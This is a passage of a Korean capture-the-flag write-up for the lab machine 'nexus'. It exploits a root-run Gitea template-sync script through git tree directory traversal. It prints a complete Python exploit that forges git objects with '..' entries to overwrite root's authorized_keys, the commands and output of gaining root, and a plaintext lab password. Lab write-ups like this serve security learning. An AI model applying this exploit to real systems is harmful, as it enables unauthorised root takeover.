# /etc/systemd/system/gitea-template-sync.service
[Unit]
Description=Sync Gitea templates
After=network-online.target

[Service]
Type=oneshot
User=root
ExecStart=/usr/bin/python3 /etc/gitea/template-sync.py
TimeoutStartSec=50s
이 녀석이 root 권한으로 돌아가기 때문이다!
일단 주기적으로 실행되는 스크립트인 template-sync.py 내용을 보면,
jones@nexus:~$ cat /etc/gitea/template-sync.py
import os
import sys
import json
import subprocess
import time
import urllib.request

GITEA_URL = "http://localhost:3000"
REPO_ROOT = "/var/lib/gitea/data/gitea-repositories"
STAGING_DIR = "/home/git/template-staging"
LOG_FILE = "/var/log/template-sync.log"

def log(msg):
    ts = time.strftime("%Y-%m-%d %H:%M:%S")
    line = "[%s] %s" % (ts, msg)
    print(line, flush=True)
    try:
        os.makedirs(os.path.dirname(LOG_FILE), exist_ok=True)
        with open(LOG_FILE, 'a') as f:
            f.write(line + '\n')
    except:
        pass

def load_config():
    config = {}
    for path in ['/etc/gitea/template-sync.conf', '/opt/forge/app/.env']:
        try:
            with open(path) as f:
                for line in f:
                    line = line.strip()
                    if line and not line.startswith('#') and '=' in line:
                        k, v = line.split('=', 1)
                        config[k.strip()] = v.strip()
        except:
            pass
    return config

def get_token():
    cfg = load_config()
    return cfg.get('GITEA_API_TOKEN')

def get_template_repos(token):
    url = "%s/api/v1/repos/search?limit=50" % GITEA_URL
    req = urllib.request.Request(url, headers={
        'Authorization': 'token %s' % token
    })
    try:
        with urllib.request.urlopen(req) as resp:
            data = json.loads(resp.read())
            repos = data.get('data', data) if isinstance(data, dict) else data
            return [r for r in repos if r.get('template', False)]
    except Exception as e:
        log("API error: %s" % e)
        return []

def sync_template(repo_info):
    owner = repo_info['owner']['login']
    name = repo_info['name'].lower()
    bare_path = os.path.join(REPO_ROOT, owner, "%s.git" % name)
    stage_path = os.path.join(STAGING_DIR, owner, name)

    if not os.path.isdir(bare_path):
        log("  repo not found: %s" % bare_path)
        return

    # Read tree entries from the bare repository
    try:
        GIT = ['git', '-c', 'safe.directory=*']
        result = subprocess.run(
            GIT + ['ls-tree', '-r', 'HEAD'],
            cwd=bare_path,
            capture_output=True, text=True, timeout=10
        )
        if result.returncode != 0:
            log("  ls-tree failed: %s" % result.stderr.strip())
            return
    except Exception as e:
        log("  ls-tree error: %s" % e)
        return

    entries = []
    for line in result.stdout.strip().split('\n'):
        if not line:
            continue
        parts = line.split('\t', 1)
        if len(parts) != 2:
            continue
        meta, filepath = parts
        mode, objtype, objhash = meta.split()
        if objtype == 'blob':
            entries.append((mode, objhash, filepath))

    if not entries:
        log("  no files in template")
        return

    # Extract files to staging directory
    for mode, objhash, filepath in entries:
        target = os.path.join(stage_path, filepath)
        target_dir = os.path.dirname(target)

        try:
            os.makedirs(target_dir, exist_ok=True)
            GIT = ['git', '-c', 'safe.directory=*']
            cat_result = subprocess.run(
                GIT + ['cat-file', 'blob', objhash],
                cwd=bare_path,
                capture_output=True, timeout=10
            )
            if cat_result.returncode != 0:
                continue

            with open(target, 'wb') as f:
                f.write(cat_result.stdout)

            if mode == '100755':
                os.chmod(target, 0o755)
            else:
                os.chmod(target, 0o644)

            log("  synced: %s" % filepath)
        except Exception as e:
            log("  error syncing %s: %s" % (filepath, e))

def main():
    log("Template sync starting")

    token = get_token()
    if not token:
        log("No API token found")
        sys.exit(1)

    templates = get_template_repos(token)
    log("Found %d template repo(s)" % len(templates))

    for repo in templates:
        name = repo['full_name']
        log("Syncing template: %s" % name)
        sync_template(repo)

    log("Template sync complete")

if __name__ == '__main__':
    main()
요렇게 돌아가고 있는데…
요약하면, Gitea에서 Template로 지정된 리포의 파일들을 /home/git/template-staging/<owner>/<repo>/로 자동 복사하는 동기화 스크립트이다.
여기서 짜잘한거 다 치우고 sync_template() 함수를 보면

git ls-tree -r HEAD 명령을 쓴 결과를 가져온다.
이는 Gitea 저장소 안의 Git tree 구조를 읽어 파일 경로를 가져오는 명령으로, 이 결과값(파일 경로)을

filepath에 넣는 것을 볼 수 있다.
그리고 그 경로를

실제 복사 위치와 합치게 된다.
이런식으로 동기화를 진행하게 되는데…
일단 gitea 로그인을 jones 계정으로 시도를 해봤다.
jones:y27xb3ha!!74GbR

음~ 일단 git 조작이 가능하다는 것은 확인했고, 이것도 나온김에 git 개념을 정리를 해봐야겠다.
Git
Git은 저장소의 데이터를 Blob, Tree, Commit 등의 Git Object 형태로 .git/objects/에 저장한다.
Blob Object는 파일 내용을 저장하고,
Tree Object는 파일명 및 다른 Object와의 연결을 통해 디렉터리 구조를 표현하며,
Commit Object는 특정 Tree를 가리킨다.
여기서, 일반적인 Git 명령은 ..와 같은 비정상적인 경로 요소가 포함된 경로 생성을 검증하여 차단한다.
하지만 Git Object를 직접 구성하여 .git/objects/에 저장한다면?
이러한 검증을 우회해서 ..가 포함된 Tree Entry를 생성할 수 있을 것이다.
그러면 git ls-tree를 실행해서 얻은 filepath에 대해 별도의 경로 검증을 수행하지 않고 os.path.join(stage_path, filepath)의 결과를 실제 파일 쓰기 경로로 사용할 것이고, ..가 포함된 Git Tree를 구성하면 staging 디렉터리를 벗어나는 Directory Traversal이 발생시킬 수 있을 것이다.
이걸로 뭘하면 좋을까 하다가… 덮어쓰는 행위인 접을 이용해서, root의 ssh 키를 내꺼로 덮어버리도록 만들기로 했다.
Gitea Template Directory Traversal
일단 template repository를 하나 만들어주자.

대충 적어주고,

요거를 꼭 체크해주어야한다.
그리고 요걸 clone 해온다.
┌──(m0nk3ygod㉿m0nk3ygod)-[~/htb/box/nexus]
└─$ git clone http://jones:'y27xb3ha!!74GbR'@git.nexus.htb/jones/monkeygod.git
Cloning into 'monkeygod'...
warning: You appear to have cloned an empty repository.

┌──(m0nk3ygod㉿m0nk3ygod)-[~/htb/box/nexus]
└─$ ls -al
total 24
drwxr-xr-x 3 m0nk3ygod m0nk3ygod 4096 Sep 19 23:34 .
drwxr-xr-x 6 m0nk3ygod m0nk3ygod 4096 Sep 19 16:13 ..
-rw-r--r-- 1 m0nk3ygod m0nk3ygod 2067 Sep 19 18:42 exploit.py
-rw-r--r-- 1 m0nk3ygod m0nk3ygod 1926 Sep 19 17:49 ex.py
drwxr-xr-x 3 m0nk3ygod m0nk3ygod 4096 Sep 19 23:34 monkeygod
-rw-r--r-- 1 m0nk3ygod m0nk3ygod 2589 Sep 19 18:42 revsh.php

┌──(m0nk3ygod㉿m0nk3ygod)-[~/htb/box/nexus]
└─$ cd monkeygod

┌──(m0nk3ygod㉿m0nk3ygod)-[~/htb/box/nexus/monkeygod]
└─$ ls -al
total 12
drwxr-xr-x 3 m0nk3ygod m0nk3ygod 4096 Sep 19 23:34 .
drwxr-xr-x 3 m0nk3ygod m0nk3ygod 4096 Sep 19 23:34 ..
drwxr-xr-x 6 m0nk3ygod m0nk3ygod 4096 Sep 19 23:34 .git
그리고 커스텀으로 경로 생성을 해줘야하는데,
/home/git/template-staging/<owner>/<repo>/에 붙기 때문에, 최소 ..을 5번은 해야한다.
- home
- git
- template-staging
<owner><repo>
(이렇게 5개)
그리고 blob 생성, tree 생성, commit 생성도 해줘야하는데…
Git 검증을 우회하는 스크립트는 GPT한테 시켰다.
이때 ssh 공개키를 덮는 방식도 해주도록 exploit 코드에 추가해달라고 같이 GPT한테 시켰다.
#!/usr/bin/env python3
import os
import sys
import time
import zlib
import hashlib


def write_object(obj_type, data):
    if isinstance(data, str):
        data = data.encode()

    # Git object format:
    # "<type> <size>\0<data>"
    raw = f"{obj_type} {len(data)}".encode() + b"\x00" + data

    oid = hashlib.sha1(raw).hexdigest()

    path = os.path.join(
        ".git",
        "objects",
        oid[:2],
        oid[2:]
    )

    os.makedirs(os.path.dirname(path), exist_ok=True)

    with open(path, "wb") as f:
        f.write(zlib.compress(raw))

    return oid


def tree_entry(mode, name, oid):
    return (
        f"{mode} {name}".encode()
        + b"\x00"
        + bytes.fromhex(oid)
    )


if not os.path.isdir(".git"):
    print("Run inside a Git repository")
    sys.exit(1)

pubkey_path = sys.argv[1] if len(sys.argv) > 1 else "/tmp/.k.pub"

with open(pubkey_path, "rb") as f:
    pubkey = f.read()

if not pubkey.endswith(b"\n"):
    pubkey += b"\n"


# 1. authorized_keys 파일 내용
key_blob = write_object("blob", pubkey)


# 2. .ssh/authorized_keys 구조
authorized_tree = write_object(
    "tree",
    tree_entry("100644", "authorized_keys", key_blob)
)

ssh_tree = write_object(
    "tree",
    tree_entry("40000", ".ssh", authorized_tree)
)

root_tree = write_object(
    "tree",
    tree_entry("40000", "root", ssh_tree)
)


# 3. ../../../../../ 를 tree 구조로 직접 생성
current = root_tree

for _ in range(5):
    current = write_object(
        "tree",
        tree_entry("40000", "..", current)
    )


# 4. 위 tree를 가리키는 commit 생성
now = int(time.time())
identity = f"poc <poc@example.invalid> {now} +0000"

commit_data = (
    f"tree {current}\n"
    f"author {identity}\n"
    f"committer {identity}\n"
    "\n"
    "raw git tree poc\n"
)

commit_oid = write_object("commit", commit_data)


# 5. main 브랜치가 새 commit을 가리키게 함
os.makedirs(".git/refs/heads", exist_ok=True)

with open(".git/refs/heads/main", "w") as f:
    f.write(commit_oid + "\n")

with open(".git/HEAD", "w") as f:
    f.write("ref: refs/heads/main\n")

print("commit:", commit_oid)
print("check with:")
print("  git ls-tree -r HEAD")
실행 전에 내 공개키를 하나 생성해주고,
┌──(m0nk3ygod㉿m0nk3ygod)-[~/htb/box/nexus/monkeygod]
└─$ ssh-keygen -t ed25519 -f ./.k -N ''
Generating public/private ed25519 key pair.
Your identification has been saved in ./.k
Your public key has been saved in ./.k.pub
The key fingerprint is:
SHA256:/94DAVzeTI5NqTn7Gty905Bv1EfR1vGMBeB/RIDTaec m0nk3ygod@m0nk3ygod
The key's randomart image is:
+--[ED25519 256]--+
|         . .o+=**|
|          oooO=**|
|           .+=*+=|
|            =. .E|
|        S    +.oo|
|         . .o.oo+|
|          . oo.++|
|           . oo.=|
|           .+..+.|
+----[SHA256]-----+
그러면 준비는 끝났다.
┌──(m0nk3ygod㉿m0nk3ygod)-[~/htb/box/nexus/monkeygod]
└─$ ls -al
total 24
drwxr-xr-x 3 m0nk3ygod m0nk3ygod 4096 Sep 19 23:41 .
drwxr-xr-x 3 m0nk3ygod m0nk3ygod 4096 Sep 19 23:34 ..
-rw-r--r-- 1 m0nk3ygod m0nk3ygod 2190 Sep 19 23:41 ex.py
drwxr-xr-x 6 m0nk3ygod m0nk3ygod 4096 Sep 19 23:34 .git
-rw------- 1 m0nk3ygod m0nk3ygod  411 Sep 19 23:41 .k
-rw-r--r-- 1 m0nk3ygod m0nk3ygod  101 Sep 19 23:41 .k.pub
바로 실행해보자!!
┌──(m0nk3ygod㉿m0nk3ygod)-[~/htb/box/nexus/monkeygod]
└─$ python3 ex.py .k.pub
commit: 073e008c43a3a6bf96f5bf73d1b2eb762613c8f3
check with:
  git ls-tree -r HEAD
요렇게 실행해주고, git ls-tree -r HEAD 실행해보면?
┌──(m0nk3ygod㉿m0nk3ygod)-[~/htb/box/nexus/monkeygod]
└─$ git ls-tree -r HEAD
100644 blob 7cac0f5a820e7d3b636f32cccda4191be36f20a0    ../../../../../root/.ssh/authorized_keys
오! 잘 된 것 같다???
이제 push 해주자.
┌──(m0nk3ygod㉿m0nk3ygod)-[~/htb/box/nexus/monkeygod]
└─$ git push -u origin main --force
Enumerating objects: 10, done.
Counting objects: 100% (10/10), done.
Delta compression using up to 12 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (10/10), 580 bytes | 290.00 KiB/s, done.
Total 10 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
remote: . Processing 1 references
remote: Processed 1 references in total
To http://git.nexus.htb/jones/monkeygod.git
 * [new branch]      main -> main
branch 'main' set up to track 'origin/main'.
그리고 systemd timer가 돌아가는걸 좀 기다려준 뒤… 생성한 개인키로 root에 접근해보면??
┌──(m0nk3ygod㉿m0nk3ygod)-[~/htb/box/nexus/monkeygod]
└─$ ssh -i .k root@nexus.htb
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-111-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Sep 19 02:59:18 PM UTC 2026

  System load:           0.0
  Usage of /:            66.5% of 6.48GB
  Memory usage:          18%
  Swap usage:            0%
  Processes:             221
  Users logged in:       0
  IPv4 address for eth0: 10.129.72.32
  IPv6 address for eth0: dead:beef::a0de:adff:fe7f:56a7

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
root@nexus:~#
이렇게 권한상승까지 진행할 수 있다!!
Root flag
root@nexus:~# cat root.txt
2081************************d781
← ALL POSTS